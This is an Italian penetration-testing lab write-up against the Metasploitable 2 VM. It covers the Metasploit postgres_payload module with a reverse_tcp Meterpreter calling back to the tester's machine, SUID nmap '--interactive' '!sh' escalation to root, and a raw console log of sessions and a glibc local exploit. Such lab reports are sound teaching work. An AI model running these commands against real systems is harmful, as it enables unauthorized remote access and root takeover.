Presentazione: Sfruttamento del Servizio PostgreSQL ed Escalation di Privilegi

Introduzione

Durante questa attività di penetration testing, l'obiettivo era:

1. **Ottenere un accesso iniziale** al sistema tramite un servizio vulnerabile (PostgreSQL).
2. **Escalare i privilegi** da un utente limitato a **root** sfruttando configurazioni errate.

Il target utilizzato è **Metasploitable 2**, una macchina virtuale vulnerabile utilizzata per simulare scenari reali.

---

1. Accesso Iniziale tramite PostgreSQL

Descrizione della Fase

Ho identificato che il sistema eseguiva un servizio **PostgreSQL 8.3.1**, noto per essere vulnerabile a un exploit che permette di caricare librerie dannose per ottenere un accesso remoto.

Procedura

Configurazione del modulo Metasploit: Utilizzando il modulo `exploit/linux/postgres/postgres_payload`,
ho configurato i seguenti parametri:

```
use exploit/linux/postgres/postgres_payload
set RHOSTS 192.168.50.101    # Indirizzo IP del target
set LHOST 192.168.50.100     # Mio indirizzo IP
set LPORT 4444               # Porta per la connessione
set PAYLOAD linux/x86/meterpreter/reverse_tcp
```


1.

Esecuzione dell'exploit:

```
exploit
```

2.
3. **Risultato**:

Ho ottenuto una **sessione Meterpreter** come utente `postgres`:
bash
Copia codice
```
getuid
Server username: postgres
```



---

2. Escalation dei Privilegi utilizzando Nmap

Descrizione della Fase

Dopo aver ottenuto accesso come utente limitato (`postgres`), ho verificato la presenza di software installato con privilegi elevati. Ho scoperto che **Nmap** era installato con il **bit SUID** abilitato.

> **Nota**: Il bit SUID consente a un programma di essere eseguito con i privilegi del proprietario, in questo caso **root**.

Nmap, nella versione **4.53** presente sul sistema, permette di lanciare una shell con privilegi elevati attraverso la sua modalità interattiva.

Procedura

Apertura della shell: Ho lanciato Nmap in modalità interattiva:
bash
Copia codice
```
nmap --interactive
```

1.

Shell Escape: Una volta all'interno della modalità interattiva, ho eseguito il comando escape `!sh`:
bash
Copia codice
```
!sh
```

2.

Verifica dei privilegi: Dopo aver ottenuto la shell, ho eseguito i seguenti comandi:
bash
Copia codice
```
whoami
root
id
uid=108(postgres) gid=117(postgres) euid=0(root)
groups=114(ssl-cert),117(postgres)
```

3. Questo ha confermato che ero diventato **root**.

```
meterpreter > getuid
Server username: postgres
meterpreter > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
Loading extension exploit/linux/local/glibc_ld_audit_dso_load_priv_esc...
[-] Failed to load extension: No module of the name exploit/linux/local/glibc_ld_audit_dso_load_priv_esc found
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(linux/postgres/postgres_payload) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > SET SESSION 1
[-] Unknown command: SET. Did you mean set? Run the help command for more details.
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set session 1
session => 1
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] Sending stage (1017704 bytes) to 192.168.50.101
[*] Meterpreter session 2 opened (192.168.50.100:4444 -> 192.168.50.101:54388) at 2024-12-18 17:44:44 +0100
[*] Sending stage (1017704 bytes) to 192.168.50.101
[*] Meterpreter session 3 opened (192.168.50.100:4444 -> 192.168.50.101:54389) at 2024-12-18 17:44:46 +0100
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.OF4Xh6Hwg' (1271 bytes) ...
[*] Writing '/tmp/.HjTb6Vn' (291 bytes) ...
[*] Writing '/tmp/.LWaL9KEHb' (207 bytes) ...
[*] Launching exploit...
[*] Sending stage (1017704 bytes) to 192.168.50.101
[*] Meterpreter session 4 opened (192.168.50.100:4444 -> 192.168.50.101:54390) at 2024-12-18 17:44:50 +0100

meterpreter > getuid
Server username: postgres
meterpreter > shell
Process 4939 created.
Channel 2 created.
whoami
postgres
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
id
uid=108(postgres) gid=117(postgres) euid=0(root) groups=114(ssl-cert),117(postgres)
whoami
root
```